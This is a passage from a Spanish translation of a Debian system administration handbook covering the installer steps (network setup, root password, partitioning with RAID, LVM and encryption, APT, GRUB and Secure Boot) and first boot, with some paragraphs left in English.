


Figura 4.3 *Selección del país*

4.2.4. Selección de la distribución de teclado

El teclado propuesto «American English» corresponde a la distribución QWERTY usual.




Figura 4.4 *Elección de teclado*

4.2.5. Detección de hardware

Este paso es completamente automático en la gran mayoría de los casos. El instalador detecta su hardware e intenta identificar el dispositivo CD-ROM a utilizar para acceder a su contenido. Carga los módulos correspondientes a los componentes de hardware detectados y luego «monta» el CD-ROM para poder leerlo. Los pasos previos estaban completamente contenidos en la imagen

incluida en el CD, un archivo de tamaño limitado y cargado en memoria por el BIOS al arrancar desde el CD.

The installer can work with the vast majority of drives, especially standard ATAPI peripherals (sometimes called IDE and EIDE). However, if detection of the CD-ROM reader fails, the installer offers the choice to load a kernel module (for instance, from a USB key) corresponding to the CD-ROM driver.

4.2.6. Carga de componentes

Con los contenidos del CD disponibles, el instalador carga todos los archivos necesarios para continuar con su trabajo. Esto incluye controladores adicionales para el resto del hardware (especialmente la placa de red) así como también todos los componentes del programa de instalación.

4.2.7. Detección de hardware de red

Este paso automático intenta identificar la placa de red y cargar el módulo correspondiente. Si falla la detección automática puede seleccionar el módulo a cargar manualmente. Si no funciona ningún módulo es posible cargar un módulo específico de dispositivos removibles. Esta última solución generalmente sólo es necesaria cuando el controlador adecuado no está incluido en el núcleo Linux estándar pero está disponible en otro lado, como el sitio web del fabricante.

Este paso tiene que ser exitoso obligatoriamente para las instalaciones *netinst* ya que se deben cargar los paquetes Debian desde la red.

4.2.8. Configuración de red

Para poder automatizar el proceso tanto como sea posible, el instalador intenta configurar la red de forma automática con DHCP (para IPv4) y utilizando el descubrimiento de redes IPv6. Si eso falla ofrece más opciones: intentar nuevamente con una configuración DHCP normal, intentar una configuración DHCP declarando el nombre del equipo o configurar la red de forma estática.

La última opción necesita una dirección IP, una máscara de red, una dirección IP para una posible puerta de enlace, un nombre de equipo y un nombre de dominio.

SUGERENCIA

Configuración sin DHCP

Si la red local tiene un servidor DHCP que no desea utilizar porque prefiere configurar una dirección IP estática para el equipo durante la instalación, puede agregar la opción **`netcfg/use_dhcp=false`** al arrancar desde el CD-ROM. Sólo necesita seleccionar el elemento del menú que desea utilizar, presionar la tecla TAB y agregar esta opción antes de presionar la tecla Enter.

CUIDADO

No improvise

Muchas redes locales están basadas en la premisa implícita que se puede confiar en todos los equipos, la configuración inadecuada en un sólo equipo generalmente perturbará toda la red. Como resultado, no conecte su equipo a una red sin antes acordar las configuraciones adecuadas con el administrador (por ejemplo, la dirección IP, máscara de red y dirección de difusión).

4.2.9. Contraseña del administrador

The super-user root account, reserved for the machine's administrator, is automatically created during installation; this is why a password is requested. The installer also asks for a confirmation of the password to prevent any input error which would later be difficult to amend. Note that you can leave both fields empty if you want the root account to be disabled. In that case, the first regular user — that will be created by the installer in the next step — will have administrative rights through `sudo` (see Sección 8.9.4, «Compartición de permisos de administración» página 189).

SEGURIDAD

Contraseña del administrador

The root user's password should be long (12 characters or more) and impossible to guess. Indeed, any computer (and a fortiori any server) connected to the Internet is regularly targeted by automated connection attempts with the most obvious passwords. Sometimes it may even be subject to dictionary attacks, in which many combinations of words and numbers are tested as password. Avoid using the names of children or parents, dates of birth, etc.: many of your co-workers might know them, and you rarely want to give them free access to the computer in question.

Estos comentarios son igualmente aplicables para contraseñas de otros usuarios, pero las consecuencias de una cuenta comprometida son menos drásticas para usuarios sin permisos de administración.

Si le falta inspiración no dude en utilizar generadores de contraseñas como `pwgen` (en el paquete del mismo nombre).



Figura 4.5 *Contraseña del administrador*

4.2.10. Creación del primer usuario

Debian también impone la creación de una cuenta de usuario estándar para que el administrador no adquiera el mal hábito de trabajar como root. La norma básica de precaución significa esencialmente que se realiza cada tarea con los permisos mínimos necesarios para limitar el daño que pueda causar un error humano. Es por esto que el instalador pedirá el nombre completo de su primer usuario, su nombre de usuario y su contraseña (dos veces para evitar el riesgo de entradas erróneas).



Figura 4.6 *Nombre del primer usuario*

4.2.11. Configuración del reloj

Si la red se encuentra disponible, el reloj interno del sistema es actualizado (por única vez) desde un servidor NTP. De esta forma, la marcas temporales en los registros serán correctas desde el primer arranque. Para que se mantengan consistentes en el tiempo es necesario configurar un demonio NTP luego de la instalación inicial (revise la Sección 8.9.2, «Sincronización de tiempo» página 188).

4.2.12. Detección de discos y otros dispositivos

Este paso detecta automáticamente los discos duros en los que se podría instalar Debian. Serán presentados en el próximo paso: particionado.

4.2.13. Inicio de la herramienta de particionado

CULTURA

Usos del particionado

El particionado, un paso indispensable en la instalación, consiste en dividir el espacio disponible en los discos duros (cada subdivisión de los mismos es llamada «partición») según los datos que serán almacenados en él y el uso propuesto para el equipo. Este paso también incluye elegir los sistemas de archivo que serán utilizados. Todas estas decisiones influirán en el rendimiento, la seguridad de los datos y el administrador del servidor.

El paso de particionado es tradicionalmente difícil para usuarios nuevos. Es necesario definir varias porciones del disco (o «particiones») en las que se almacenarán los sistemas de archivos Linux y la memoria virtual («swap»). Esta tarea es más complicada si el equipo ya posee otro sistema operativo que desea conservar. Efectivamente, tendrá que asegurarse de modificar sus particiones (o que las redimensione sin causar daños).

Afortunadamente, el software de particionado tiene un modo «guiado» que recomienda las particiones que debe crear el usuario — en la mayoría de los casos puede simplemente aceptar las sugerencias del software.



Figura 4.7 *Elección del modo de particionado*

The first screen in the partitioning tool offers the choice of using an entire hard drive to create various partitions. For a (new) computer which will solely use Linux, this option is clearly the simplest, and you can choose the option "Guided - use entire disk". If the computer has two hard drives for two operating systems, setting one drive for each is also a solution that can facilitate partitioning. In both of these cases, the next screen offers to choose the disk where Linux will be installed by selecting the corresponding entry (for example, "SCSI1 (0,0,0) (sda) - 21.5 GB ATA QEMU HARDDISK"). You then start guided partitioning.



Figura 4.8 *Disco a utilizar para el particionado guiado*

El particionado guiado también puede configurar volúmenes lógicos LVM en lugar de particiones (revise más adelante). Ya que el resto del funcionamiento es el mismo, no entraremos en los detalles de la opción «Guiado - utilizar todo el disco duro y configurar LVM» (cifrado o no).

En otros casos, cuando Linux deba trabajar junto a otras particiones preexistentes, necesitará seleccionar el particionado manual.

Particionado guiado

La herramienta de particionado guiado ofrece tres métodos de particionado que corresponden a distintos usos.



Figura 4.9 *Particionado guiado*

El primer método es llamado «Todo los archivos en una partición». El árbol completo del sistema Linux será almacenado en un sólo sistema de archivos que corresponde con el directorio raíz `/`. Este particionado simple y robusto es adecuado para sistemas personales o con un sólo usuario. De hecho, se crearán dos particiones: la primera tendrá el sistema completo y la segunda la memoria virtual (swap).

The second method, “Separate `/home` partition”, is similar, but splits the file hierarchy in two: one partition contains the Linux system (`/`), and the second contains “home directories” (meaning user data, in files and subdirectories available under `/home/`).

El último método de particionado, llamado «Particiones `/home`, `/var` y `/tmp` separadas» es apropiada para servidores y sistemas multiusuario. Divide el árbol de archivos en muchas particiones: además de las particiones para la raíz (`/`) y las cuentas de usuario (`/home/`), también creará particiones para datos de software de servidor (`/var/`), y archivos temporales (`/tmp/`). Estas divisiones tiene varias ventajas. Un usuario no podrá bloquear el servidor consumiendo todo el

espacio disponible en el disco duro (sólo pueden llenar `/tmp/` y `/home/`). Los datos de demonios (especialmente registros) tampoco podrán trabar el resto del sistema.

VOLVER A LOS CIMIENTOS

Elección de un sistema de archivos

A filesystem defines the way in which data is organized on the hard drive. Each existing filesystem has its merits and limitations. Some are more robust, others more effective: if you know your needs well, choosing the most appropriate filesystem is possible. Various comparisons have already been made; it seems that *ReiserFS* is particularly efficient for reading many small files; *XFS*, in turn, works faster with large files. *Ext4*, the default filesystem for Debian, is a good compromise, based on the three previous versions of filesystems historically used in Linux (*ext*, *ext2* and *ext3*). *Ext4* overcomes certain limitations of *ext3* and is particularly appropriate for very large capacity hard drives. Another option would be to experiment with the very promising *btrfs*, which includes numerous features that require, to this day, the use of LVM and/or RAID.

Un sistema de archivos con registros (como *ext3*, *ext4*, *btrfs*, *reiserfs* o *xfs*) toma medidas especiales que posibilitan volver a un estado consistente anterior luego de una interrupción abrupta sin analizar completamente el disco entero (como era el caso con el sistema *ext2*). Esta funcionalidad se lleva a cabo manteniendo un registro que describe las operaciones a realizar antes que sean ejecutadas. Si se interrumpe una operación será posible «reproducirla» desde el registro. Por el otro lado, si la interrupción ocurre durante una actualización del registro, simplemente se ignora el último cambio solicitado; los datos almacenados podrían perderse pero, como los datos en el disco no han cambiado, se mantuvieron coherentes. Esto es nada más y nada menos que el mecanismo transaccional aplicado al sistema de archivos.

Luego de elegir el tipo de la partición, el software calculará una sugerencia y la describirá en la pantalla; el usuario podrá modificarla si es necesario. Puede, en particular, elegir otro sistema de archivos si la opción estándar (*ext4*) no es apropiada. En la mayoría de los casos, sin embargo, el particionado propuesto es razonable y se puede aceptar seleccionando la opción «Finalizar particionado y escribir cambios al disco».



Figura 4.10 *Validación del particionado*

Particionado manual

El particionado manual provee mayor flexibilidad, permitiéndole al usuario seleccionar el propósito y tamaño de cada partición. Lo que es más, este modo es inevitable si desea utilizar RAID por software.

EN LA PRÁCTICA

Reduciendo una partición Windows

Para instalar Debian junto a un sistema operativo existente (Windows u otro), debe tener espacio disponible en el disco duro que no sea utilizado por el otro sistema para poder crear las particiones dedicadas a Debian. En la mayoría de los casos esto significa reducir una partición Windows y reutilizar el espacio liberado.

The Debian installer allows this operation when using the manual mode for partitioning. You only need to choose the Windows partition and enter its new size (this works the same with both unencrypted FAT and NTFS partitions).

If Windows is using BitLocker-encrypted partitions, the steps to resize them requires to use the BitLocker Management together with the Windows Disk Management tool.

La primera pantalla mostrará los discos disponibles, sus particiones y cualquier espacio libre posible que no haya sido particionado aún. Puede seleccionar cada elemento mostrado; presionar la tecla Enter mostrará una lista con las acciones posibles.

Puede borrar todas las particiones en un disco al seleccionarlo.

Al seleccionar el espacio libre en un disco puede crear una nueva partición manualmente. También puede hacerlo con el particionado guiado, que es una solución interesante para un disco que ya contiene otro sistema operativo pero que podría desear particionar para Linux de forma estándar. Revise Sección 4.2.13.1, «Particionado guiado» página 66 para más detalles sobre el particionado guiado.

VOLVER A LOS CIMIENTOS

Punto de montaje

El punto de montaje es el árbol de directorios que albergará el contenido del sistema de archivos en la partición seleccionada. Por lo tanto, una partición montada en `/home/` generalmente está destinada a contener la información de los usuarios.

Cuando el directorio se llama «`/`» es llamada «*raíz*» («root») del árbol de archivos y, por lo tanto, la raíz de la partición que contendrá el sistema Debian en sí.

VOLVER A LOS CIMIENTOS

Memoria virtual, «swap»

Virtual memory allows the Linux kernel, when lacking sufficient memory (RAM), to free a bit of memory by storing the parts of the RAM that have been inactive for some time on the swap partition of the hard disk.

Para simular la memoria adicional Windows utiliza un archivo swap que se encuentra directamente en el sistema de archivos. Por otro lado, Linux utiliza una partición dedicada a este propósito, de ahí el término «partición swap».

Al elegir una partición puede elegir la forma en la que la va a utilizar:

- darle formato e incluirla en el árbol de archivos eligiendo un punto de montaje;
- utilizarla como partición swap;
- convertirla en un «volúmen físico para cifrado» (para proteger la confidencialidad de los datos en ciertas particiones, revise abajo);
- convertirla en un «volúmen físico para LVM» (se discute este concepto en detalle más adelante en este capítulo);
- utilizarla como dispositivo RAID (revise más adelante en este capítulo);
- también puede elegir no utilizarla y, por lo tanto, no modificarla.

Configuración de dispositivos multidisco (RAID por software)

Algunos tipos de RAID permiten duplicar la información almacenada en los discos duros para evitar la pérdida de datos en caso de que uno de ellos sufra algún problema de hardware. RAID nivel 1 mantiene una copia simple e idéntica (réplica, «mirror») de un disco duro en otro dispositivo mientras que RAID nivel 4 divide datos redundantes en varios discos permitiendo la reconstrucción completa de un dispositivo que falle.

Sólo describiremos RAID nivel 1 que es el más simple de implementar. El primer paso incluye crear dos particiones del mismo tamaño en dos discos duros distintos y utilizarlas como «volúmen físico para RAID».

Luego debe seleccionar «Configurar RAID por software» en la herramienta de particionado para combinar estas dos particiones en un nuevo disco virtual y seleccionar «Crear dispositivo MD» en la pantalla de configuración. Luego necesita responder una serie de preguntas sobre este nuevo dispositivo. La primera pregunta sobre el nivel de RAID a utilizar, que en nuestro caso será «RAID1». La segunda pregunta es sobre la cantidad de dispositivos activos — dos en nuestro caso, que es la cantidad de particiones que tienen que incluirse en este dispositivo MD.

La tercera pregunta sobre la cantidad de dispositivos libres — 0; no tenemos planeado agregar discos adicionales de repuesto en caso que uno de los discos falle. La última pregunta requiere que seleccione las particiones para el dispositivo RAID — éstas serían las dos que separó para este propósito (asegúrese de seleccionar sólamente las particiones que mencionen «raid» específicamente).

Nuevamente en el menú principal, aparecerá un nuevo disco «RAID». Este disco se presenta con sólo una partición que no puede ser eliminada pero a la que podemos especificar el uso que le daremos (como con cualquier otra partición).

Para más detalles sobre funciones RAID, revise la Sección 12.1.1, «RAID por software» página 336.

Configuración del gestor de volúmenes lógicos (LVM)

LVM le permite crear particiones «virtuales» a través de varios discos. Los beneficios son dobles: el tamaño de las particiones no estará limitado por el tamaño de los discos individuales sino por el del conjunto completo y podrá modificar el tamaño de las particiones existentes en cualquier momento, posiblemente agregando un disco adicional cuando lo necesite.

LVM utiliza una terminología particular: una partición virtual es un «volúmen lógico», que es parte de un «grupo de volúmenes» o la asociación de varios «volúmenes físicos». De hecho, cada uno de esos términos se corresponde con una partición «real» (o dispositivo de RAID por software).

Esta técnica funciona de una forma muy simple: se divide cada volúmen, sea lógico o físico, en bloques del mismo tamaño que LVM hace que coincidan. Agregar un nuevo disco causará la creación de un nuevo volúmen físico y sus nuevos bloques pueden ser asociados a cualquier grupo de volúmenes. Todas las particiones del grupo de volúmenes expandido tendrán espacio adicional sobre el que extenderse.

La herramienta de particionado configura LVM en varios pasos. Primero debe crear las particiones en los discos existentes que serán «volúmenes físicos para LVM». Para activar LVM debe seleccionar «Configurar el gestor de volúmenes lógicos (LVM)» y luego, en la misma pantalla de configuración, «Crear grupo de volúmenes» al que le asociará los volúmenes físicos existentes. Finalmente podrá crear volúmenes lógicos dentro de este grupo de volúmenes. La herramienta de particionado automático puede realizar todos estos pasos automáticamente.

Cada volúmen físico aparecerá en el menú de particionado como un disco con sólo una partición que no puede ser eliminada pero que puede utilizar como desee.

Se describe el uso de LVM con más detalles en la Sección 12.1.2, «LVM» página 347.

Configuración de particiones cifradas

Para garantizar la confidencialidad de sus datos, por ejemplo en el caso de pérdida o robo de su equipo o un disco duro, es posible cifrar los datos en algunas particiones. Se puede agregar

esta funcionalidad bajo cualquier sistema de archivos ya que, como con LVM; Linux (en particular el controlador dm-crypt) utiliza el mapeador de dispositivos («Device Mapper») para crear una partición virtual (cuyo contenido es protegido) basándose en una partición subyacente que almacenará los datos en forma cifrada (gracias a LUKS, «configuración unificada de claves en Linux» por sus siglas en inglés, un formato estándar que permite almacenar tanto datos encriptados como también metainformación que indica los algoritmos de cifrado utilizados).

SEGURIDAD

Partición swap cifrada

When an encrypted partition is used, the encryption key is stored in memory (RAM). Since retrieving this key allows the decryption of the data, it is of utmost importance to avoid leaving a copy of this key that would be accessible to the possible thief of the computer or hard drive, or to a maintenance technician. This is, however, something that can easily occur with a laptop, since when hibernating the contents of RAM is stored on the swap partition. If this partition isn't encrypted, the thief may access the key and use it to decrypt the data from the encrypted partitions. This is why, when you use encrypted partitions, it is imperative to also encrypt the swap partition!

El instalador de Debian advertirá al usuario si intenta crear una partición cifrada cuando la partición swap no sea cifrada también.

Para crear una partición cifrada primero debe asignar una partición disponible para este propósito. Lo logrará seleccionando una partición e indicando que sea utilizada como «volúmen físico para cifrado». Luego de particionar el disco que contenga el volúmen físico, seleccione «Configurar volúmenes cifrados». El software le propondrá inicializar el volúmen físico con datos aleatorios (dificultando aún más la localización de los datos reales) y le pedirá que ingrese una «frase de cifrado» que tendrá que ingresar cada vez que arranque el equipo para poder acceder al contenido de la partición cifrada. Una vez que complete este paso y haya vuelto al menú de la herramienta de particionado, tendrá disponible una nueva partición en un «volúmen cifrado» que puede configurar como cualquier otra partición. En la mayoría de los casos, utilizará esta partición como un volúmen físico de LVM para proteger varias particiones (volúmenes lógicos LVM) con la misma clave de cifrado, incluyendo la partición swap (revise el recuadro «Partición swap cifrada» página 71).

4.2.14. Instalación del sistema base

Este paso, que no necesita interacción con el usuario, instala los paquetes del «sistema base» Debian. Esto incluye las herramientas `dpkg` y `apt` que administran los paquetes Debian, así como también los programas necesarios para iniciar el sistema y comenzar a utlizarlo.



Figura 4.11 *Instalación del sistema base*

4.2.15. Configuración del gestor de paquetes (`apt`)

Para poder instalar software adicional, necesita configurar APT para indicarle dónde encontrar paquetes Debian. Este paso es tan automático como es posible. Comienza preguntando si debe utilizar una fuente de paquetes en la red o si sólo debe buscar paquetes en el CD-ROM.

NOTA

CD-ROM de Debian en el dispositivo

Si el instalador detecta un disco de instalación de Debian en el lector de CD/DVD, no es necesario configurar APT para que busque paquetes en la red: APT es configurado automáticamente para leer paquetes de un dispositivo removible. Si el disco es parte de un conjunto el software ofrecerá la opción de «explorar» otros discos para tener referencias a todos los paquetes en ellos.

Si se desea obtener paquetes de la red, las siguientes dos preguntas le permitirán elegir un servidor del que descargar los paquetes seleccionando primero un país y depués una réplica disponible en dicho país (una réplica es un servidor público que alberga copias de todos los archivos del archivo principal de Debian).



Figura 4.12 *Selección de una réplica de Debian*

Finalmente, el programa propone utilizar un proxy HTTP. Si no configura un proxy, accederá a internet directamente. Si ingresa http://proxy.falcot.com:3128, APT utilizará el *proxy/caché* de Falco, un programa «Squid». Puede encontrar estas configuraciones revisando la configuración de un navegador web en otro equipo conectado a la misma red.

The files `Packages.xz` and `Sources.xz` are then automatically downloaded to update the list of packages recognized by APT.

VOLVER A LOS CIMIENTOS

Proxy HTTP

Un proxy HTTP es un servidor que redirige un pedido HTTP para usuarios de red. A veces ayuda a acelerar las descargas manteniendo una copia de los archivos transferidos a través de él (hablamos entonces de un «proxy/caché»). En algunos casos es el único modo de acceder un servicio web externo; en dichos casos es esencial responder la pregunta correspondiente durante la instalación para que el programa pueda descargar los paquetes Debian a través de él.

Squid es el nombre del software de servidor utilizado por Falcot Corp que ofrece este servicio.

4.2.16. Concurso de popularidad de paquetes Debian

El sistema Debian contiene un paquete llamado *popularity-contest* cuyo propósito es compilar estadísticas del uso de paquetes. Cada semana, este paquete recopila información de los paquetes instalados y aquellos utilizados recientemente y envía esta información de forma anónima a los servidores del proyecto Debian. El proyecto luego puede utilizar esta información para determinar la importancia relativa de cada paquete, lo que influencia la prioridad que se le dará a cada uno. En particular, los paquetes más «populares» serán incluidos en el CD-ROM de instalación facilitando el acceso a los mismos a aquellos usuarios que no deseen descargarlos o adquirir un conjunto completo.

Este paquete sólo se activa a pedido por respeto a la confidencialidad de los datos de uso de los usuarios.

4.2.17. Selección de paquetes para instalación

El próximo paso le permite elegir el propósito del equipo en términos muy generales; las diez tareas sugeridas corresponden a listas de paquetes a instalar. La lista de paquetes que será instalada realmente será adaptada y completada más adelante, pero provee un buen punto de partida de forma simple.

Some packages are also automatically installed according to the hardware detected (thanks to the program `discover-pkginstall` from the *discover* package).



Figura 4.13 *Elección de tareas*

4.2.18. Instalación del gestor de arranque GRUB

El gestor de arranque es el primer progama iniciado por el BIOS. Este programa carga el núcleo Linux a la memoria y luego lo ejecuta. Generalmente ofrece un menú que le permite al usuario seleccionar el núcleo y/o sistema operativo a iniciar.

CUIDADO

El gestor de arranque e inicio dual

Esta fase en el proceso de instalación de Debian detecta los sistemas operativos que ya se encuentran instalados en el equipo y agrega los elementos correspondientes al menú de arranque, pero no todos los programas de instalación lo hacen.

In particular, if you install (or reinstall) Windows thereafter, the bootloader will be erased. Debian will still be on the hard drive, but will no longer be accessible from the boot menu (except for Windows 10, where it will still be accessible through

the Windows recovery console). You would then have to boot the Debian installation system in **rescue** mode to set up a less exclusive bootloader. This operation is described in detail in the installation manual.

➨ https://www.debian.org/releases/stable/amd64/ch08s06

De forma predeterminada, el menú propuesto por GRUB contiene todos los núcleos Linux instalados así como también todos los demás sistemas operativos detectados. Es por esta razón que debería aceptar la oferta de instalarlo en el registro de arranque maestro («Master Boot Record»). Generalmente tiene sentido mantener algunas versiones anteriores del núcleo ya que hacerlo mantiene su capacidad de iniciar el mismo sistema cuando el último núcleo instalado es defectuoso o no se adapta correctamente al hardware.

GRUB es el gestor de arranque instalado por Debian de forma predeterminada gracias a su superioridad técnica: funciona con la mayoría de los sistemas de archivo y no necesita actualizarlo luego de cada instalación de un nuevo núcleo ya que lee su configuración durante el inicio y encuentra la posición exacta del nuevo núcleo. La versión 1 de GRUB (ahora conocida como «Grub Legacy») no era compatible con todas las combinaciones de LVM y RAID por software; la versión 2, instalada de forma predeterminada, es más completa. Aún pueden existir situaciones donde es más recomendable instalar LILO (otro gestor de arranque); el instalador lo sugerirá automáticamente.

It is worth noting that GRUB is not a single bootloader, it is more like a collection of bootloaders suited for different cases. The numerous binary packages built out of the GRUB source package reflect that: *grub-efi-amd64* is for 64-bit PC booting in UEFI mode, *grub-efi-ia32* is for 32-bit PC booting in UEFI mode, *grub-pc* is for PC booting in BIOS mode, *grub-uboot* for ARM computers, etc.

Para más información sobre la configuración de GRUB, revise la Sección 8.8.3, «Configuración de GRUB 2» página 185.

CULTURE

Secure Boot and the shim bootloader

Secure Boot is a technology ensuring that you run only software validated by your operating system vendor. To accomplish its work each element of the boot sequences validates the next software component that it will execute. At the deepest level, the UEFI firmware embeds cryptographic keys provided by Microsoft to check the bootloader's signature, ensuring that it is safe to execute. Since getting a binary signed by Microsoft is a lengthy process, Debian decided to not sign GRUB directly. Instead it uses an intermediary bootloader called shim, which almost never needs to change, and whose only role is to check Debian's provided signature on GRUB and execute GRUB. To run Debian on a machine having Secure Boot enabled, you need to install the *shim-signed* package.

Down the stack, GRUB will do a similar check with the kernel, and then the kernel might also check signatures on modules that get loaded. The kernel might also forbid some operations that could alter the integrity of the system.

Debian 10 is the first release supporting Secure Boot. Before, you had to disable that feature in the system setup screen offered by the BIOS or the UEFI.

4.2.19. Finalización de la instalación y reiniciado

La instalación ahora está completa, el programa le invita a quitar el CD-ROM y reiniciar el equipo.

4.3. Luego del primer arranque

Si activó la tarea «Entorno Debian de escritorio» sin ninguna elección explícita (o con la elección de "GNOME"), el equipo mostrará el gestor de inicio de sesión `gdm3`.



Figura 4.14 *Primer arranque*

El usuario que fue creado puede iniciar sesión y comenzar a trabajar inmediatamente.

4.3.1. Instalación de software adicional

Los paquetes instalados corresponden a los perfiles seleccionados durante la instalación pero no necesariamente para el uso que se le dará realmente al equipo. Por lo tanto, podría desear utilizar una herramienta de gestión de paquetes para refinar la selección de paquetes instalados. Las dos herramientas utilizadas más frecuentemente (que son instaladas si se eligió el perfil «Entorno Debian de escritorio») son `apt` (disponible desde la línea de órdenes) y `synaptic` («Administrador de paquetes Synaptic» en el menú).

Para facilitar la instalación de grupos de programas coherentes, Debian crea «tareas» dedicadas a usos específicos (servidor de correo, servidor de archivos, etc.). Tuvo oportunidad de seleccionarlos durante la instalación y puede accederlos nuevamente gracias a herramientas de gestión

de paquetes como `aptitude` (las tareas se encuentran en una sección particular) y `synaptic` (a través del menú Editar → Marcar paquetes por tarea...).

Aptitude es una interfaz para APT de pantalla completa en modo texto. Permite al usuario navegar la lista de paquetes disponibles según varias categorías (paquetes instalados o no instalados, por tarea, por sección, etc.) y revisar toda la información disponible para cada uno de ellos (dependencias, conflictos, descripción, etc.). Cada paquete puede ser marcado «install» (para instalar, la tecla +) o «remove» (para eliminar, la tecla -), Se realizarán todas estas operaciones simultáneamente una vez que las confirme presionando la tecla g (por «go!», «¡adelante!»). Si se olvidó algunos programas no se preocupe; podrá ejecutar `aptitude` nuevamente una vez que se completó la instalación inicial.

SUGERENCIA

Debian piensa en quienes no hablan inglés

Muchas tareas están dedicadas a la localización del sistema a otros idiomas además del inglés. Incluyen documentación traducida, diccionarios y varios otros paquetes útiles a quienes hablen distintos idiomas. Se selecciona la tarea apropiada automáticamente si seleccionó un idioma distinto al inglés durante la instalación.

Of course, it is possible not to select any task to be installed. In this case, you can manually install the desired software with the `apt` or `aptitude` command (which are both accessible from the command line).

VOCABULARIO

Dependencias de un paquete, conflictos

En la jerga de empaquetado de Debian, una «dependencia» es otro paquete necesario para que el paquete en cuestión funcione correctamente. A la inversa, un «conflicto» es un paquete que no puede ser instalado junto con otro.


Se discuten estos conceptos con más detalles en el Capítulo 5: «Sistema de paquetes: herramientas y principios fundamentales» página 80.

4.3.2. Actualización del sistema

A first `apt upgrade` (a command used to automatically update installed programs) is generally required, especially for possible security updates issued since the release of the latest Debian stable version. These updates may involve some additional questions through `debconf`, the standard Debian configuration tool. For further information on these updates conducted by `apt`, please refer to Sección 6.2.3, «Actualización del sistema» página 122.

Palabras clave

Paquete binario
Paquete fuente
dpkg
deb
dependencias
conflicto



Capítulo

5

Sistema de paquetes: herramientas y principios fundamentales

Contenidos

Estructura de un paquete binario 80 Metainformación de un paquete 82 Estructura de un paquete fuente 92
Manipulación de paquetes con dpkg 96 Coexistencia con otros sistemas de paquetes 106

